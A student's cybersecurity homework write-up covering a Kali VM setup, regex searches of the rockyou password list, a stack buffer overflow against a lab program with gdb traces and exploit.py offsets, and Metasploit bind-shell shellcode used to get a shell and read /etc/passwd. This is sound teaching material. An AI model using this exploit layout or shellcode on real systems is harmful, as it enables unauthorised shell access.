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CS8395 — Homework 1

Summary

This assignment is meant to introduce tools and concepts used in cybersecurity. I will cover 3 different areas for this assignment: Virtual machines, stack smashing, and Metasploit. Virtual machines allow you to virtualize computer hardware and operating systems on a host machine. Stack smashing is a security exploit where a vulnerability is found and used to gain control of a system by overwriting the return address of a function in a vulnerable program. Metasploit is a framework of tools that can generate payloads, exploits, and shellcode.

Task 1

In task 1, we are creating a virtual environment to explore (and exploit) the program we will use in the stack smashing and Metasploit sections. To complete this assignment, I will be using VirtuaBox. I downloaded the prebuilt virtual machine for VirtualBox off of the Kali Linux website. Download and install completion verification can be seen below in image *A.1*. For the sake of formatting, all images can be found in the Appendix. Image *A.2* shows the VirtualBox settings for the Kali VM.

The next part of task 1 was exploration of tools Kali provides. I was tasked with a string finding exercise to gather strings from a password dictionary that contained a contiguous sequence of three pairs of letters, but did not end with a number. I could have used zcat, egrep, sort, and/or head but chose to use just zcat, grep, and sort. I built a regular expression and piped the commands together as seen below in image *A.3*. The specification for a match was somewhat vague. The string (or substring) “aaaaaa” is three pairs of letters not ending with a number, but I felt this was not in the spirit of the string finding activity. In *A.3*, I include three regular expressions ranging from most to least strict:

(1) Allowing only unique pairs.
(2) Disallowing repeating subsequent pairs.
(3) Allowing any three pairs of letters, including repeating pairs.

I ultimately chose (2), as (1) would remove some interesting viable passwords from the dictionary (Example is the repeated name “Anna” for a password “annaanna”) and (3) captures repeating single character passwords. See below the regular expressions for all three options. Highlighted in the regular expressions are some negative lookbehinds to determine preceding letter pairs. To achieve this, I used perl regular expressions parameter for grep.

Task 2

The goal of task 2 is to hijack control of a vulnerable program function through the use of a buffer overflow attack. To accomplish this, I was provided the vulnerable program bof.c, a python script that creates the input file which contains a payload, and shell scripts to build and invoke the vulnerable program. First, I disable address space layout randomization by assigning space size to 0, build the vulnerable program and open it in gdb. The first thing I look for in gdb is the value of the base pointer in the vulnerable function. Given the base pointer, we can find the address of the buffer variable. The address of my ebp is 0xffffd918 seen in *A.4a*. I find where the buffer is allocated by disassembling the vulnerable function and finding the instruction

<+24>:   lea   -0x18(%ebp),%eax

This is where the buffer is being assigned, 0x18 bytes below the base pointer. This can be seen in *A.4b*These 24 bytes plus 4 bytes for a 32 bit base pointer address gives us 28, which we will use for our offset. We have 4 bytes for the return address. We assign the start variable in exploit.py to 32 for $ebp+bytes.sizeof(buffer) + bytes.sizeof(word), and the address corresponding to $ebp+bytes.sizeof(buffer)

+2*bytes.sizeof(word). These assignments can be seen in *A.5*.

Of course, if you could not find the buffer address you can create a large NOP sled (repeating 0x90) and increment the start and address equally in bytes. For example, you could make a lot of NOPs, create the start at 460, return address of 0xffffdae4 and still get the payload to execute towards the end of the buffer in main, which would put the 52 byte payload ending at byte 512. Or you could just guess a random start and augment your NOP sled accordingly. For this exercise, I tried to use minimal number of NOPs in my payload before shellcode executed, which is 32 NOPs (24+4+4) in my badfile. Successful payload execution can be seen in *A.6*. Without the invoke script, you could still manually set environment variables to be consistent and compile the vulnerable program on your own.


Task 3

For Task 3, we are using Metasploit to generate shellcode for a reverse shell payload, instead of a call to echo Hello World. It will open a tcp connection on port 4444 which we can then connect to with telnet or in my case, netcat. Using telnet gave me some weird issues as seen in *A.7*, but netcat had no issues running commands through the shell. Shown in *A.8a-d* is successful buffer overflow and connection to open tcp port side by side, as well as some commands and the contents of /etc/passwd. The generated shellcode from Metasploit can be seen in *A.9*. All that was done to the exploit.py file was a variable was added containing the reverse shell shellcode, and that can be swapped out when creating the content variable used to write badfile.

Appendix

A.1 Kali install

A.2 VirtualBox Settings



A.3 Regular expressions used in string finding

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~]
└─$ zcat /usr/share/wordlists/rockyou.txt.gz | grep -P -m 10 '([a-zA-Z])\1{1}([a-zA-Z])\2{1}(?<!\1)([a-zA-Z])\3{1}(?<!\1|\2)(.*)(?<![0-9])$' | sort -f

aabbcc
aabbccdd
aassdd
emmaann
lloovvee
qqaazz
qqwwee
sweettooth
vanessaanne
zzxxcc

┌──(kali㉿kali)-[~]
└─$ zcat /usr/share/wordlists/rockyou.txt.gz | grep -P -m 10 '([a-zA-Z])\1{1}([a-zA-Z])\2{1}(?<!\1)([a-zA-Z])\3{1}(?<!\2)(.*)(?<![0-9])$' | sort -f

aabbcc
aabbccdd
aassdd
annaanna
lloovvee
pooppoop
qqwwee
sweettooth
toottoot
zzxxcc

┌──(kali㉿kali)-[~]
└─$ zcat /usr/share/wordlists/rockyou.txt.gz | grep -P -m 10 '([a-zA-Z])\1{1}([a-zA-Z])\2{1}([a-zA-Z])\3{1}(.*)(?<![0-9])$' | sort -f

aaaaaa
bbbbbb
dddddd
jjjjjj
kkkkkk
mmmmmm
qqqqqq
ssssss
xxxxxx
zzzzzz

┌──(kali㉿kali)-[~]
└─$ 
```

strict

loose

A.4a gdb - base pointer found

```
(gdb) break vulnerable
Breakpoint 1 at 0x80497b7: file bof.c, line 10.
(gdb) display buffer
No symbol "buffer" in current context.
(gdb) r
Starting program: /home/kali/Desktop/hw1-baked/a.out
Loading input file ...

Breakpoint 1, vulnerable (str=0xffffd938 "5") at bof.c:10
10              strcpy (buffer, str);
(gdb) display buffer
1: buffer = "#0\r\b!0\r\b\001\000\000"
(gdb) display $ebp
2: $ebp = (void *) 0xffffd918
(gdb) step
11              sscanf(buffer, "%d", &x);
1: buffer = "5\000\r\b!0\r\b\001\000\000"
2: $ebp = (void *) 0xffffd918
(gdb) step
12              return x*2;
1: buffer = "5\000\r\b!0\r\b\001\000\000"
2: $ebp = (void *) 0xffffd918
(gdb) step
13              }
1: buffer = "5\000\r\b!0\r\b\001\000\000"
2: $ebp = (void *) 0xffffd918
(gdb) step
main (argc=1, argv=0xffffde84) at bof.c:29
29              printf("Completed: %d.\n", result);
2: $ebp = (void *) 0xffffdd48
(gdb) 
```


A.4b gdb – buffer location found

```
Dump of assembler code for function vulnerable:
   0x080497a5 <+0>:     push   %ebp
   0x080497a6 <+1>:     mov    %esp,%ebp
   0x080497a8 <+3>:     push   %ebx
=> 0x080497a9 <+4>:     sub    $0x14,%esp
   0x080497ac <+7>:     call   0x8049680 <__x86.get_pc_thunk.bx>
   0x080497b1 <+12>:    add    $0xc1843,%ebx
   0x080497b7 <+18>:    sub    $0x8,%esp
   0x080497ba <+21>:    push   0x8(%ebp)
   0x080497bd <+24>:    lea    -0x18(%ebp),%eax        24+4
   0x080497c0 <+27>:    push   %eax
   0x080497c1 <+28>:    call   0x8049020   strcpy
   0x080497c6 <+33>:    add    $0x10,%esp
   0x080497c9 <+36>:    sub    $0x4,%esp
   0x080497cc <+39>:    lea    -0xc(%ebp),%eax
   0x080497cf <+42>:    push   %eax
   0x080497d0 <+43>:    lea    -0x37fec(%ebx),%eax
   0x080497d6 <+49>:    push   %eax
   0x080497d7 <+50>:    lea    -0x18(%ebp),%eax
   0x080497da <+53>:    push   %eax
   0x080497db <+54>:    call   0x8052180 <__isoc99_sscanf>
   0x080497e0 <+59>:    add    $0x10,%esp
   0x080497e3 <+62>:    mov    -0xc(%ebp),%eax
   0x080497e6 <+65>:    add    %eax,%eax
   0x080497e8 <+67>:    mov    -0x4(%ebp),%ebx
   0x080497eb <+70>:    leave
   0x080497ec <+71>:    ret
End of assembler dump.
(gdb) i r $ebp
ebp            0xffffd918          0xffffd918
(gdb) step
```


A.5 exploit.py variable assignments

```python
# We create a crafted input file that is 512 bytes long

# First, we fill the content with NOP's
content = bytearray(0x90 for i in range(512))

##################################################################
# Put the shellcode somewhere in the payload
start = 32               # Change this number (How far into the stack does this payload have
content[start:start + len(shellcode)] = shellcode


# Decide the return address value
# and put it somewhere in the payload
ret    = 0xFFFFD978      # Change this number    (where in the stack should the program jump
offset = 28               # Change this number    (how far into the stack does the return ac

# Use 4 for 32-bit address and 8 for 64-bit address (no need to change this)
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################
```


A.6 successful payload execution




A.7 telnet issues




A.8a successful netcat shell connection



A.8b more shell commands via netcat



A.8c running programs and creating files via netcat



A.8d connection verification

A.9 Metasploit generated shellcode for payload

```
$ sudo msfdb init && msfconsole
[sudo] password for kali:
[+] Starting database
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema


       =[ metasploit v6.2.26-dev                          ]
+ -- --=[ 2264 exploits - 1189 auxiliary - 404 post       ]
+ -- --=[ 951 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Set the current module's RHOSTS with
database values using hosts -R or services
-R
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use payload/linux/x86/shell_bind_tcp
msf6 payload(linux/x86/shell_bind_tcp) > generate LPORT=4444
# linux/x86/shell_bind_tcp - 78 bytes
# https://metasploit.com/
# VERBOSE=false, LPORT=4444, RHOST=, PrependFork=false,
# PrependSetresuid=false, PrependSetreuid=false,
# PrependSetuid=false, PrependSetresgid=false,
# PrependSetregid=false, PrependSetgid=false,
# PrependChrootBreak=false, AppendExit=false,
# CreateSession=true, AutoVerifySession=true
buf =
"\x31\xdb\xf7\xe3\x53\x43\x53\x6a\x02\x89\xe1\xb0\x66\xcd" +
"\x80\x5b\x5e\x52\x68\x02\x00\x11\x5c\x6a\x10\x51\x50\x89" +
"\xe1\x6a\x66\x58\xcd\x80\x89\x41\x04\xb3\x04\xb0\x66\xcd" +
"\x80\x43\xb0\x66\xcd\x80\x93\x59\x6a\x3f\x58\xcd\x80\x49" +
"\x79\xf8\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3" +
"\x50\x53\x89\xe1\xb0\x0b\xcd\x80"
msf6 payload(linux/x86/shell_bind_tcp) >
```